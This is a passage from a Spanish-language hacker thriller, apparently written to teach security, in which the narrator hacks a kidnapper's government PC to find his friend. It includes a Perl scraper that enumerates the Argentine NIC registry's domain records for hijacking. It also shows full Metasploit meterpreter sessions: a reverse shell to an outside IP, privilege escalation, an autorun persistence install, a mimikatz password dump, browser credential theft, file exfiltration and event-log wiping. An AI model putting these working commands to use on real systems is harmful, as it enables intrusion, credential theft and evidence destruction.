-Ojalá conservaras el archivo –dijo Marcos, haciendo una pausa para masticar-. Tendríamos algo con lo que negociar, llegado el caso.

-Pero no tenemos nada -apunté.

-Bueno, algo sí que tenemos. A ti.

-¿Qué?

-Escapaste, colega. El que envió a aquellos dos querrá acabar el trabajo. Creerá que tienes una copia del archivo.

-Ya te he dicho que no hice ninguna copia –lamenté.

-Yo lo sé. Ellos, no. Mientras te mantengas oculto, fuera de su control, no se sentirán seguros. Cometerán errores. Se precipitarán. Intentarán deshacerse de cualquier prueba incriminatoria y tratarán de encontrarte. Tenemos que aprovecharnos.

-¿Cómo? Tienen a Yolanda. No pienso hacer nada que la ponga en peligro.

-Ahora mismo el mayor peligro es no hacer nada. El tiempo corre en nuestra contra. Si descubren que no tenemos ninguna prueba contra ellos, tu novia se convertirá en el único cabo suelto.

-Ya te he dicho que no es mi... Da igual –dije, apartando el plato a medio terminar y acercándome el ordenador-. Tengo que ponerme con esto. No podemos perder ni un minuto más.

-Como quieras. Pero, si no te importa, yo terminaré de cenar mientras desarrollas tu magia.

Y Marcos continuó disfrutando de la cena mientras yo me zambullía en la pantalla.

Recuperé la sesión de mi servidor y volví a desilusionarme al ver que aún no había llegado ninguna conexión. El Metasploit seguía esperando.

Sin pensarlo demasiado, volví sobre el NIC y los dominios argentinos. Tenía que hacer tiempo y disponía de un rato para programar un script que hiciera las peticiones automáticamente y me generase la base de datos.

La idea era conseguir el historial de, absolutamente, todos los dominios registrados. Para ello, debía programar un script que realizase las peticiones web cambiando el identificador del dominio, desde el primero hasta el último, y anotando todos los detalles que mostrara la página, entre ellos: el código de ese dominio, el código del usuario propietario y el *alias*, también llamado *NIC Handle*, de ese mismo usuario.

Una vez tuviese todos los historiales, si quisiese transferir un dominio, me bastaría con hacer un *whois* desde la web para saber su NIC Handle, ya que este dato es público; luego buscar su código de usuario en la base de datos; y finalmente componer la URL adivinando el código de petición. Por lo menos, esa era la idea que compuse en mi cabeza y que encajaba con el funcionamiento de la página.

DATOS DEL TITULAR	
Nombre del Dominio	nic.ar
Estado	Activado
Identificador	1A569-AIG2
Titular	AR-NIC Registro delegado de Internet en Argentina Delegated Internet Registry for Argentina
Email	contacto_dominios@nic.ar
Teléfono	+24 90130291223
Fecha de Alta	01-07-1990
Fecha de Caducidad	01-07-2013

Img 68: Información de un dominio mediante whois.

Capturé las peticiones que hacía el navegador cuando consultaba el historial con la herramienta para desarrolladores de Chrome, que se abrió al pulsar Ctrl+Mayusculas+I, y copié las URLs y la sesión en un bloc de notas.

Di una palmada y froté una mano contra la otra antes de abrir el editor de textos y empezar a teclear. Era el ritual antes de programar.

El objetivo era tener algo hecho rápidamente, así que decidí hacerlo en lenguaje perl, que era con el que más cómodo me sentía.

Tras depurar un par de fallos, al cabo de veinte minutos lo tenía listo. No era demasiado complicado, aunque la falta de paralelización de consultas provocaría que no fuera todo lo rápido que deseaba. Me resultaba más sencillo ejecutar el script por triplicado que andar a vueltas con los hilos.

```
#!/usr/bin/perl
use strict;
use HTTP::Request;
require LWP::UserAgent;
$|=1;

my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)");
$ua->timeout(3);
$ua->default_header('Cookie' => "JSESSIONID=aaaaaaaaaaaaaaa");
```



```
my @urls; my $reqs;  my $i=1;

for (1..2250999) {
 my $url = "https://www.nic.ar/sgnd/dominio/buscarHistorialDominio.acti
on?codDominio=$_&nombreDominio=nic.ar";
 push (@urls, $url);
}
while ($i < $#urls) {
  my %cod;
  my $url = "$urls[$i]";  my $res = $ua->get("$url");
  my $content = $res->content();
  foreach my $line (split(/\n/,$content)) {
     if ($line =~ m/codContacto=(.*?)/) {
          $line =~ m/codContacto=(.*?)\'\).*?" >(.*)?<\/a>/;
   $cod{$1}="$2";
      }
   }
   foreach my $c (keys %cod) {
     print "codContacto: $c NICHAND: $cod{$c} CodDom: $i\n";
   }
  undef(%cod);  $i++;
}
```

Elemento 3: Script para la obtención automática de los valores CodContacto y CodDom

Me quedé embobado al instante, mirando cómo la pantalla se llenaba de líneas con datos. A pesar de estar angustiado por la falta de noticias sobre Yolanda, una pequeña y malvada sonrisa se me dibujó en la cara pensando en los dominios a los que gastarles "una broma".

```
codContacto: 15550720 NICHAND: 573DB6-ARNIC-F5 CodDom: 2250058
codContacto: 12618012 NICHAND: 2A7DD0-ARNIC-F5 CodDom: 2250058
codContacto: 15550730 NICHAND: 573DC0-ARNIC-F5 CodDom: 2250058
codContacto: 15550719 NICHAND: 573DB5-ARNIC-F5 CodDom: 2250058
codContacto: 5357426 NICHAND: ARF299-ARNIC-F4 CodDom: 2250058
codContacto: 7670229 NICHAND: ARF447-ARNIC-F4 CodDom: 2250058
codContacto: 15550721 NICHAND: 573DB7-ARNIC-F5 CodDom: 2250058
codContacto: 3657661 NICHAND: HO71-ARNIC-F4 CodDom: 2250058
codContacto: 5752581 NICHAND: DS16575-ARNIC-F4 CodDom: 2250064
codContacto: 12354071 NICHAND: 2676CB-ARNIC-F5 CodDom: 2250064
codContacto: 5752583 NICHAND: DS16577-ARNIC-F4 CodDom: 2250064
codContacto: 59478 NICHAND: YAC3-ARNIC CodDom: 2250069
codContacto: 13059623 NICHAND: 313ADB-ARNIC-F5 CodDom: 2250069
codContacto: 251670 NICHAND: TD220-ARNIC-F4 CodDom: 1039867
codContacto: 14602324 NICHAND: 48C508-ARNIC-F5 CodDom: 1039867
codContacto: 7583424 NICHAND: MS28067-ARNIC-F4 CodDom: 1039867
codContacto: 12779328 NICHAND: 2CF3F4-ARNIC-F5 CodDom: 1039867
codContacto: 528771 NICHAND: CMS165-ARNIC-F4 CodDom: 1039867
codContacto: 7281791 NICHAND: JH2264-ARNIC-F4 CodDom: 1039867
codContacto: 12036087 NICHAND: 219CAB-ARNIC-F5 CodDom: 1039867
```

Img 69: Resultados de la ejecución del script.

Cuando estuve seguro de que todo iba tal y como había ideado, me levante para mojarme la cabeza y descargar el café que había ingerido pocas horas antes. El cuarto de baño estaba repleto de potingues y mejunjes, como si fuera el de una mujer. Era prácticamente imposible que mi rudo amigo usase aquello. "¿Tendría una nueva novia?", me preguntaba mientras hacía puntería en la taza.

Caminé de vuelta al salón y me deje caer en el sofá. Estaba agotado, pero los nervios no me dejaban descansar. Encendí la televisión. En uno de los canales, "Los Cazadores de Mitos" trataban de producir un rayo solar de Arquímedes, pero eso no era lo suficientemente estimulante como para mantener mis párpados abiertos. Pronto, todo fue oscuridad y silencio.

Capítulo XVII
Metasploit

Desperté sobresaltado y miré el reloj. ¡Mierda! Había pasado una hora. Me lancé sobre el portátil y pulsé la barra espaciadora para despertar al equipo. El parpadeo del cursor esperando comandos me indicaba que la magia había funcionado. Tenía trabajo.

La sesión de meterpreter se había abierto. Un nuevo mundo de opciones me esperaba. Tenía que averiguar todo lo que pudiera de ese equipo en el menor tiempo posible.

Lo primero que hice fue comprobar los datos básicos con el comando `sysinfo`; de esta forma, podría ver en qué ordenador se había insertado Kitty y qué versión de sistema operativo usaba.

Posteriormente, `idletime` me informó del tiempo que llevaba el PC sin ser utilizado por nadie, es decir, sin que nadie moviese el ratón ni pulsase ninguna tecla. Así sabría si me detectarían con facilidad o podría ser menos cauteloso.

```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 962 exploits - 510 auxiliary - 153 post
+ -- --=[ 257 payloads - 28 encoders - 8 nops

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 176.9.126.35
LPORT => 4444
[*] Started reverse handler on 176.9.126.35:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 88.3.32.245
[*] Meterpreter session 1 opened (176.9.126.35:4444 -> 88.3.32.245:49332)
meterpreter > sysinfo
Computer        : PCB2603
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : es_ES
Meterpreter     : x86/win32
meterpreter > idletime
User has been idle for: 22 mins 16 secs
meterpreter >
```

Img 70: Conexión e inicio de meterpreter, con comandos básicos.

Como no había moros en la costa, llevé a cabo las tareas rutinarias que haría cualquier delincuente común: conseguir privilegios de usuario SYSTEM y asegurarme el acceso al equipo, para que, en caso de ser apagado, volviese a conectarse automáticamente al arrancar. Usando `getsystem`, la primera parte fue sencilla. Para la segunda me valí del script `persistence`, al que le indiqué que se debía iniciar cuando el usuario se registrase

Biblioteca Facultade de Informática UNIVERSIDADE DA CORUÑA

(-U), que esperase 5 segundos entre intento e intento si no podía conectar (-i 5), el puerto del *handler* del metasploit (-p 4444) y la IP (-r 176.9.126.35) a la que conectarse.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run persistence -U -i 5 -p 4444 -r 176.9.126.35
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/W
PCB2603_20121119.4057/WPCB2603_20121119.4057.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=176.9.126.35
 LPORT=4444
[*] Persistent agent script is 614074 bytes long
    Persistent Script written to C:\Users\ADMIN~1.W7-\AppData\Local\Tem
p\HkIBBu.vbs
[*] Executing script C:\Users\ADMIN~1.W7-\AppData\Local\Temp\HkIBBu.vbs
    Agent executed with PID 3680
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentV
ersion\Run\IlsrGezIH
    Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVe
rsion\Run\IlsrGezIH
meterpreter >
```

Img 71: Obtención de privilegios en meterpreter e instalación de meterpreter automática.

Si el usuario cerraba el Adobe Reader con el que había abierto el PDF, perdería la conexión en ese momento, ya que el "premio" se había invocado desde allí. Para evitar ese comportamiento, y por si no volvía a encenderse el PC nunca más, lo migré a otro proceso. Listé todo lo que había en ejecución usando el comando ps, busqué uno del sistema y lo mudé con la instrucción migrate y el PID (Process ID) al que inyectar.

```
2880  3740  met.exe              x86   1     PCW2003\admin
         C:\Users\admin\Desktop\met.exe
2924  2392  SearchProtocolHost.exe  x86   1     PCW2003\admin
         C:\Windows\system32\SearchProtocolHost.exe
3100  476   svchost.exe          x86   0     NT AUTHORITY\SYSTEM
         C:\Windows\System32\svchost.exe
3184  476   taskhost.exe         x86   1     PCW2003\admin
         C:\Windows\system32\taskhost.exe
3272  816   wuauclt.exe          x86   1     PCW2003\admin
         C:\Windows\system32\wuauclt.exe
3560  3740  iexplore.exe         x86   1     PCW2003\admin
         C:\Program Files\Internet Explorer\iexplore.exe
3740  1084  explorer.exe         x86   1     PCW2003\admin
         C:\Windows\Explorer.EXE
3748  740   audiodg.exe          x86   0

meterpreter > migrate 3100
[*] Migrating to 3100...
[*] Migration completed successfully.
```

Img 72: Migración de meterpreter a otro proceso.

En cuanto la pérdida de acceso dejó de ser un problema y estuve un poco más tranquilo, saqué un informe detallado con el script winenum. Este invoca decenas de comandos del sistema y hace un registro minucioso con la configuración de usuarios, grupos, procesos, red, políticas de seguridad, servicios y un largo etcétera.


```
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.1.18:49221...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/WPCB2603_
4647/WPCB2603.4647.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scri
pts/winenum/WPCB2603_4647
[*] Checking if W7-00127 is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command route print
[*]     running command net view
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command ipconfig /displaydns
[*]     running command netstat -vb
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command netstat -nao
```

Img 73: Obtención básica de información de un sistema con el script winenum.

Con el comando search -f *.doc, localicé documentos por todo el disco duro, y fui descargándolos con la instrucción download. Aparecían por todas partes: el escritorio, "Mis Documentos" y los temporales. También bajé el correo electrónico y cualquier otro fichero susceptible de contener información importante.

Observé que muchos archivos eran oficiales, ya que tenían la cabecera de la Consejería de Economía y Hacienda, pero ninguno contenía datos de interés para la investigación.

```
meterpreter > cd "c:/users/admin/Documents/Archivos de Outlook/"
meterpreter > ls

Listing: c:\users\admin\Documents\Archivos de Outlook
=====================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-06-20 20:08:40 +0200  .
40555/r-xr-xr-x   0       dir   2012-06-20 04:10:15 +0200  ..
100666/rw-rw-rw-  271360  fil   2012-06-20 20:08:40 +0200  Outlook.pst

meterpreter > download Outlook.pst
[*] downloading: Outlook.pst -> Outlook.pst
[*] downloaded : Outlook.pst -> Outlook.pst
meterpreter >
```

Img 74: Descarga de ficheros desde meterpreter.

La SAM (Security Accounts Manager) es una base de datos que almacena los usuarios y contraseñas del equipo usando un algoritmo criptográfico llamado *hash NTLM*. Para conocer a qué contraseñas equivalen esos hashes, es necesario usar otra herramienta que hará fuerza bruta sobre ellos. El script winenum ejecutado antes ya había hecho un volcado llamando al comando hashdump de meterpreter, pero existen herramientas como mimikatz[29] para sacarlas de forma directa en texto claro.

Debía subir esta utilidad desde mi portátil, pero antes había que averiguar el producto antivirus que tenía instalado el sistema, ya que podía ser detectada como una aplicación maliciosa y eliminada en consecuencia.

Como no disponía de entorno gráfico para revisar cómodamente la configuración del "Sistema y seguridad" del Centro de actividades que está en el panel de control, invoqué una `shell` para ejecutar comandos del propio `CMD` y, desde ahí, lancé una consulta WMI (Windows Management Instrumentation), preguntando por la versión del producto. Opción más sencilla que intentarlo usando el script `wmic` de meterpreter.

```
meterpreter > shell
Process 40732 created.
Channel 1 created.
Microsoft Windows [Versi¢n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los d
erechos.

C:\>wmic /namespace:\\root\SecurityCenter PATH AntiVirusProduct
get *
No hay instancias disponibles.

C:\>wmic /namespace:\\root\SecurityCenter PATH AntiVirusProduct
get *
No hay instancias disponibles.
```

Img 75: Invocación de shell y consulta de WMI del estado del antivirus.

Tuve suerte: no tenía ningún antivirus instalado. Me libraba de andar jugando con el script `killav` para intentar parar los servicios Antivirus o perder un buen rato ocultando la aplicación con la misma técnica que usé para crear el payload del PDF.

Tras un `exit` en la shell que me mandó de vuelta al intérprete de meterpreter, ejecuté mimikatz (`-f mimikatz.exe`) directamente en memoria (`-m`), adjuntándolo a un proceso *dummy* (`-d calc.exe`), con los argumentos necesarios para interactuar y revelar las contraseñas (-i –c -a `'"sekurlsa::logonPasswords full" exit'`), evitando que fuera visible en pantalla (`-H`).

```
meterpreter > execute -H -i -c -m -d calc.exe -f mimi/Win32/mimikatz.exe -a
 '"sekurlsa::logonPasswords full" exit'
Process 1420 created.
Channel 5 created.
mimikatz 1.0 x86 (RC)    /* Traitement du Kiwi */
// http://blog.gentilkiwi.com/mimikatz

mimikatz(commandline) # sekurlsa::logonPasswords full

Authentification Id          : 0;14344189
Package d'authentification   : NTLM
Utilisateur principal        : admin
Domaine d'authentification   : PCW2003
   msv1_0 :
    * Utilisateur  : admin
    * Domaine      : PCW2003
    * Hash LM      : d8bfc91e9d02dafb5bbfe08b771ee483
    * Hash NTLM    : 5066b7e7691ed7c7634f500e8a672d48
   kerberos :
    * Utilisateur  : admin
    * Domaine      : PCW2003
    * Mot de passe : Queso123!
```

Img 76: Uso de aplicación externa y ejecución en memoria para el volcado de contraseñas.

Recorrí y ejecuté todos los scripts de enumeración de contraseñas ubicados en: `post/windows/gather/credentials/*` sin ningún resultado. Así que usé una pequeña aplicación llamada `iepv`[30], de la compañía Nirsoft, para encontrar credenciales almacenadas en Internet Explorer.

```
meterpreter > execute  -H  -i  -c  -m  -d  calc.exe  -f iepv.exe -a
'/stext c:\tmp\file.txt'
Process 1948 created.
Channel 3 created.
meterpreter > cat /tmp/file.txt
==================================================
Entry Name        : https://accounts.google.com/servicelogin
Type              : AutoComplete
Stored In         : Registry
User Name         : igarralde@gmail.com
Password          : Queso1234!
Password Strength : Strong
==================================================
meterpreter >
```

Img 77: Volcado de credenciales almacenadas en Internet Explorer.

Después de dos contraseñas similares, me quedó claro que al propietario le gustaba el queso. No me extrañaba. El tío era una rata.

Anoté todas ellas en mi móvil y seguí escarbando en busca de más información.

Después de un buen rato invertido en el PC y sin nada destacable, decidí borrar las huellas que había dejado. Era consciente de haber instalado un meterpreter apuntando a la dirección IP de mi servidor, y eso era rápidamente rastreable, pero ya me preocuparía más adelante.

Para borrar los registros de eventos de Windows, tanto los de aplicación como los de sistema y los de seguridad, hay que llamar al comando `clearev`. Este tiene el inconveniente de no ser muy sutil, ya que cualquier administrador observará enseguida que todos los *logs* han sido eliminados. Sería mucho más eficaz seleccionar solo aquellos eventos propios y suprimirlos. Por si fuera poco, este borrado no es seguro, ya que estos pueden llegar a recuperarse con técnicas forenses.

Pese a todo, me pareció mejor que nada y los destruí.

```
meterpreter > clearev
[*] Wiping 3252 records from Application...
[*] Wiping 736 records from System...
[*] Wiping 3328 records from Security...
```


Img 78: Borrado de registros con clearev.

Más tarde, pensé en revisar el archivo de correo electrónico que usa Outlook para almacenar los mensajes: `Outlook.pst`. Obtuve el mismo resultado. Decenas de mensajes sin ningún valor. Parecía estar llegando a un callejón sin salida. Entonces recordé el *móvil de Yolanda* y cómo encontré la pista en los datos borrados, por lo que hice lo mismo en este caso.

La carpeta de "Elementos eliminados" estaba vacía. Tendría que utilizar técnicas forenses para ver si podía encontrar su antiguo contenido. En esta ocasión, resultaba más sencillo


usar un viejo truco. El proceso consistía en corromper el fichero para usar un programa de reconstrucción, que paralelamente recuperaba los correos eliminados siempre que fuera posible.

Abrí el archivo con un editor hexadecimal y cambié unos cuantos bytes de la cabecera, desde la posición 7 hasta la 13, sustituyéndolos por 20 (equivalente a un espacio en ASCII). Esto sería suficiente para corromperlo:



Img 79: Modificación de la cabecera del archivo PST para corromperlo.


Guardé una copia de seguridad, abrí el nuevo archivo modificado con `scanpst`[31], incluida en el propio Office, y ejecuté el análisis. La herramienta generó un nuevo fichero al terminar. Tenía toda mi esperanza en esta jugada. Si esto no funcionaba o no había nada de valor, implicaría tener que seguir violando leyes y penetrando en otros sistemas personales.



Img 80: Herramienta ScanPST para recuperar correos eliminados.

Cuando abrí el nuevo PST, encontré decenas de correos borrados en la carpeta de "Elementos eliminados". Aparentemente, el método de recuperación había sido correcto. Fui revisándolos hasta encontrar uno con el asunto "München" que llamó mucho mi atención.

Sentí una estaca de hielo en mi pecho y me quedé sin respiración.



Estimado amigo:

Debido a los últimos acontecimientos, nos hemos visto obligados a suspender las operaciones hasta nuevo aviso. Los fondos pendientes deben ser transferidos a las cuentas acordadas lo antes posible. Como siempre, no debe quedar constancia de los movimientos y se seguirán los protocolos establecidos para ello. No queremos que un nuevo descuido provocado por las prisas nos obligue a tener que manejar una nueva crisis.
La seguridad de las operaciones se ha visto comprometida y esto es responsabilidad únicamente suya. La fuga de información de cualquier aspecto de nuestra relación es inadmisible y compromete a ambas partes, por mucho que sea achacable a una sola de ellas.

Aunque, por el momento y según me han informado, la situación parece controlada, no podemos confiarnos. De ahí, las medidas adoptadas. Las operaciones se reanudarán en cuanto estemos seguros de que su error no acarrea consecuencias negativas. En caso contrario, debemos estar preparados y tener los fondos disponibles.

PD: De los asuntos pendientes de esta crisis encárguese como estime más conveniente.

Img 81: Correo electrónico recuperado.

Capítulo XVIII
Creepy

Solo cuando hube diseccionado de arriba abajo el ordenador y estuve seguro de no haber olvidado nada relevante, abandoné Matrix para regresar de nuevo a Zion, donde mi particular Morfeo me observaba con un atisbo de interés. Eso me sorprendió tanto como la lectura del correo borrado. Mi rostro debía de reflejar una profunda emoción para llamar de ese modo la atención de Marcos, que hasta entonces se había mostrado impertérrito.

Me recreé en esta novedosa posición de poder sobre él y mantuve silencio. Una pregunta apremiante por su parte sabría a dulce victoria. Justo cuando ya creía que cedería y me preguntaría qué había descubierto, mi amigo se levantó y se marchó del salón.

Me quedé observando con incredulidad la puerta por donde había salido, sin saber qué hacer a continuación. Ahora me tocaba a mí estar intrigado.

No duró mucho: Marcos regresó con un libro en el regazo, se acomodó al otro lado del sofá y empezó a leer "Operación Rainbow", de Tom Clancy.

No podía creerlo.

-¿No vas a preguntarme? –mis palabras rezumaban indignación.

-No –respondió, sin apartar los ojos del libro-. Pero como tú sí vas a contármelo, no quiero perder el tiempo mientras te decides.

Pasó de página y siguió leyendo.

-Está bien –cedí, tras resistir durante casi diez segundos-. Si dejas el libro y te acercas, te lo mostraré.

-Un momento –me enseñó un dedo elevado y pasó de página. Continuó con la lectura durante más de un minuto, sin atender a mis aspavientos de irritación. Luego colocó el marca páginas y dejó el libro cerrado sobre la mesa-. ¿Qué tienes?

Sacudí la cabeza, preguntándome una vez más si ese tío era real. Decidí que la respuesta no importaba realmente o, cuando menos, podía esperar.

-Como sabes –le dije-, modifiqué el archivo con la idea de tener acceso al PC de Yolanda; pero la cosa no salió como esperaba y al final el fichero acabó en manos de los secuestradores. Supuse que estos lo abrirían para confirmar que ya tenían lo que buscaban. En el momento en que lo hicieran, el equipo que utilizasen no tendría secretos para mí.



-¿Tenemos un nombre? –preguntó Marcos, como pidiéndome que fuera al grano.

-Tenemos mucho más que un nombre –exclamé con satisfacción-. Se puede saber mucho de alguien estudiando el contenido de su PC. El que han utilizado para abrir el PDF es este –indiqué, girando la pantalla del portátil para que Marcos pudiese verla. En ella se leía el nombre de la organización propietaria del equipo.

```
meterpreter > shell
Process 3824 created.
Channel 1 created.
Microsoft Windows [Versi¢n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\admin\Desktop>net config workstation
net config workstation                         \\PCB2603
Nombre del equipo                              PCB2603
Nombre completo de equipo                      admin
Nombre de usuario

Estaci¢n de trabajo activa en
    NetBT_Tcpip_{C9192350-359B-4DD1-A698-B29C06603734} (000C29F8A7C5)
                                               Windows 7 Starter
Versi¢n del programa
                                               CONSECOYHAC
Dominio de estaci¢n de trabajo                 PCB2603
Dominio de inicio de sesi¢n
                                               0
Tiempo de espera de COM (s)                    16
Cuenta de env¡o de COM (bytes)                 250
Tiempo de env¡o en COM (ms.)
Se ha completado el comando correctamente.

C:\Users\admin\Desktop>
```

Img 82: Shell e información básica del equipo.

-¿"Consecoyhac"? –leyó con dificultad-. ¿Qué es eso?

-Consejería de Economía y Hacienda. Es un ordenador de la Comunidad. Demuestra la trama política. Los dos tipos que secuestraron a Yolanda y que luego intentaron matarme están relacionados con alguien de ese departamento.

-¿Pero quién?

-Un momento –ahora era mi dedo el que se levantaba en su dirección y solicitaba tiempo. Volví a acercarme el portátil, ocultando la pantalla a la vista de Marcos-. Tiene que ser alguien muy implicado en la trama, con el suficiente poder político y económico, y lo bastante desesperado para recurrir al robo y al secuestro con tal de borrar las pruebas que lo incriminan.

-Pero, ¿cuáles son esas pruebas? –preguntó Marcos, tratando de seguir el curso de mis razonamientos-. Tú mismo has dicho que no había ningún nombre en el archivo.

-Pero sí que los hay. Ahora puedo asegurar que las ciudades alemanas de la tabla son alias de cargos políticos que recibieron pagos de Telgroup. Solo es cuestión de tiempo que podamos poner a cada alias nombre y apellidos.

-Por eso querían recuperar la lista a toda costa.

-Y eliminar a quien hubiera tenido acceso a ella –asentí-. Porque el archivo no solo es una lista. Contiene una contabilidad paralela con justificantes de pagos, trasferencias bancarias, números de cuenta de bancos en paraísos fiscales… Es el sueño húmedo de cualquier fiscal anticorrupción.

-Eso está muy bien. Pero seguimos sin saber ningún nombre y todos esos datos no nos conducirán a tu novia.

-Bueno, en realidad sí que tenemos un nombre. Y podemos relacionarlo con uno de los alias de la lista.

-¿Cuál? –preguntó Marcos, ahora verdaderamente interesado.

No contesté. Me limité a mostrarle de nuevo la pantalla que llenaba el correo recuperado.

-Parece que están haciendo limpieza –dijo Marcos, después de leerlo-. Cuando el barco se hunde, las ratas son las primeras en abandonarlo. Ese nombre del remitente… me suena mucho.

-Es el propio Consejero, que para más inri ostenta el cargo de Vicepresidente. Y fíjate en el "asunto".

Marcos se inclinó hacia delante para poder leer el campo indicado.

-¡München! –exclamó-. Ese nombre estaba en la lista.

-Sí, y si no recuerdo mal, en una posición destacada en relación a las cuantías de los pagos.

-¿Cómo puede ser tan tonto de firmar con un alias que lo relaciona con la lista?

-Todavía se siente seguro con las comunicaciones –aventuré-. Además, este es un correo enviado y borrado. El remitente no podía saber que iba a colarme en su ordenador y recuperarlo. El alias podría ser un código, para que el destinatario sepa de dónde viene y de qué va el asunto. Mira esto –señalé el dominio de la dirección del correo del destinatario-. Es alguien de Telgroup.

-Etxeondo. ¡Vaya apellido más extraño!

-Por lo que dice el correo, debe de ser el enlace con la empresa y quien controla que el dinero vaya al lugar correcto.

-Y mira la posdata –indicó-: eso de los asuntos pendientes puede muy bien referirse a tu novia –reflexionó-. Seguramente el destinatario sepa dónde está. Tenemos que montar una operación de vigilancia.

-¿Operación de vigilancia? –pregunté con incredulidad-. ¿Vigilar al consejero?

-No, al consejero no. Su seguimiento puede entrañar riesgos. Esa gente lleva escolta; aunque los encargados de la seguridad de autoridades de nivel medio son unos inútiles –sonrió, como si recordara un viejo chiste-. De todos modos, no creo que ese sepa dónde retienen a la chica. Fíjate otra vez en el correo: parece que se desentiende y delega en el tío de Telgroup.

-¿Entonces?

-Si pudiéramos averiguar el domicilio y obtener la fotografía de Etxeondo, podría seguirle -reflexionó-. Quizá nos lleve hasta tu novia.

-Pero solo tenemos una inicial y un apellido –me lamenté-. Con esos datos será difícil conseguir una dirección.

Me quedé pensando en cómo obtener una información tan delicada partiendo de una base tan endeble. Todo está en la red, pero para llegar a lo que uno necesita debe abrir las puertas correctas, y solo se sabe cuáles lo son si se cuenta con una buena información previa. Este no era el caso.

Aun así, me puse a teclear. Marcos se acercó para observar los movimientos de la pantalla, pero mi móvil vibró antes de que yo pudiera hacer nada.

En el teléfono apareció una foto bastante poco favorecedora de Mario, mi compañero en la oficina y maestro del "Call of Duty". Era raro que llamara, pues nuestros conversaciones fuera del trabajo se reducían al intercambio de instrucciones tácticas durante las batallas online de los viernes por la noche, así como algunas frases sueltas cuando acudíamos a "La Copa Dorada" en compañía de Jaime y Roberto.

-¿Mario? –pregunté extrañado-. ¿Qué te cuentas, hombre? Me pillas algo ocupado –no quería distraerme de mi cometido escuchando otra versión de lo ocurrido el viernes en el bar.

-Ángel, amigo, siento molestarte –contestó-, pero es importante... Bueno, no muy importante, pero sí lo suficiente para llamarte... Si no puedes hablar ahora, esto... te llamo luego, o me llamas tú... pero no mucho más tarde, ¿vale?... porque, como te digo, es importante, aunque no muy urgente, sin embargo...

-No, no, Mario –le corté. Los circunloquios verbales de mi compañero eran legendarios. Podía emplear cinco minutos en decir que tenía que ir al baño. Seguramente Aaron Sorkin le escribía sus frases-. Dime lo que sea.

Marcos se levantó y se puso a hacer flexiones de suelo cuando entendió que la conversación se prolongaría.

